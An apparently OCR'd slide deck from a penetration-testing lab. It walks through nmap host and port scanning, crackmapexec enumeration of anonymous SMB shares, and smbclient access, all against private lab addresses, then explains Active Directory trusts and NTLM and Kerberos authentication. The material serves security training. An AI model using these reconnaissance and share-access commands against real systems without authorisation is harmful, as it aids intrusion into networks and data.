
Lab Setup

Connect VPN

```
> sudo openvpn users.ovpn
```

Check Connection

```
> ping 10.10.0.5
> ping 10.10.0.6
```



Host Discovery

→ Port Scanning (Nmap)

- Common tools for port network scanner.
- A security tool that help you determine how well the firewall and security configuration.
- Easy to use and a lot of features

→ Delegate targets

- Differentiate which server are Domain Controller (DC) or Workstation (PC)
- Determine what services are available (Web - Tomcat, Nginx, Apache, Node, Others - Database, ...)
- Determine High Valuable Targets (HVT) and set the priority.

→ Crackmapexec

- A tool developed in Python with following concept of "Living Off the Land"
- Can collects Active Directory information to conduct lateral movement
- Enumeration, Password brute-forcing/spraying, Execute commands (PowerShell, CMD), ...

Port Scanning

→ Ping Sweep

- nmap -sP 10.10.0.1/24
- nmap -sn 10.10.0.1/24
- **Note:** -sn flag usage is the same as with -sP

→ Scan with all ports


- nmap -p- 10.10.0.5
- nmap -p- 10.10.0.6

→ Scan with different flags

- -sC = Using default nmap script
- -sV = Determine service/version info
- -sU –top-ports 100 = UDP Scan for top 100 ports

→ Notes

- Always use the output features in any tools not only in Nmap (-oN, -oA, ...) ***--help**
- Recommended to look for alive hosts first then scan more in depth on that hosts




Delegate Targets

- **Differentiate DC and Workstation**
  - Usually port 53 + 88 = Domain Controller (DC)
  - Identify the Operating System (OS)

- **Give priority based on the scan results**
  - Vulnerable Services (CVE-XXXX-XXXX)
  - Web Services (Nginx, Apache, Tomcat, ...)
  - Database Services (MongoDB, MYSQL, ...)
  - Active Directory Services (Kerberos, LDAP, ...)
  - Anonymous access to any Services
    - SMB
    - MYSQL
    - FTP

- **Notes**
  - Start from low hanging fruit and do a lot of information gathering
  - Based on the information gathered, use different tools to gain access/escalate

Crackmapexec



→ Enumeration (Differentiate DC and Workstation)

- crackmapexec smb 10.10.0.5
- crackmapexec smb 10.10.0.6

→ Enumeration (Anonymous Shares)

- crackmapexec smb 10.10.0.5 -u 'anonymous' -p " --shares
- crackmapexec smb 10.10.0.6 -u 'anonymous' -p " --shares


→ Access SMB shares (As anonymous)

- smbclient '\\10.10.0.6\FOUNDIT' -N
- impacket-smbclient anonymous@10.10.0.6

→ Notes

- Use tools that could make your life easier.
- Ensure to look check for anonymous access on all services you found.

Trusts



Two-way forest trust

INBOUND
*“**sub.mcc.local** trusts me”*


mcc.local

One way trust

OUTBOUND
*“I trusts **mcc.local**”*

sub.mcc.local

rehack.local



Authentication

NTLM vs Kerberos

→ **NTLM**

- 3 way handshake
- Challenge-response scheme
- Secret key based on password hash

→ **Kerberos**

- Based on tickets that expire in time
- Pre-authentication scheme based on key
- Key is based on users' password
- Supports certificates (PKINIT) for pre-auth

NTLM

# Negotiate

- ➔ User authenticate and shares its username, password and domain name with the **client**.
- ➔ **Client** form a scrambled version of the password/hash and deletes the password
- ➔ **Client** passes a plain text version of the username to the **Server**

# Challenge


- ➔ **Server** replies with a 16-byte random number challenge

# Response

- ➔ **Client** receive the challenge and encrypt it with the hash or the user's password
- ➔ **Client** sends the encrypted challenge to the server.

# Validation

- ➔ **Server** sends the challenge, response and username to **Domain Controller (DC).**
- ➔ **DC** encrypts the challenge with the user's long-term key from database.
- ➔ **DC** compares the encrypted challenge. If matches, authorize the user.



Client

Server

DC

Negotiate
NTLM NEGOTIATE_MESSAGE

Challenge *(1122334455667788)*
NTLM CHALLENGE_MESSAGE

Response
NTLM AUTHENTICATE_MESSAGE

Username, Password and
Challenge *(1122334455667788)*
NETLOGON_NETWORK_INFO

Authentication Successful
NETLOGON_VALIDATION_SAM_INFO4

Kerberos

# Pre-Auth


- ➔ Clients encrypt a timestamp with its key *(RC4 i.e. NT hash)*
- ➔ Can work with certificates *(PKINIT)*

# TGT

- ➔ Issued by the AS with pre-auth is ok
- ➔ Information about user is stored in a PAC
- ➔ PAC is encrypted with *krbtgt's* key/hash

# TGS

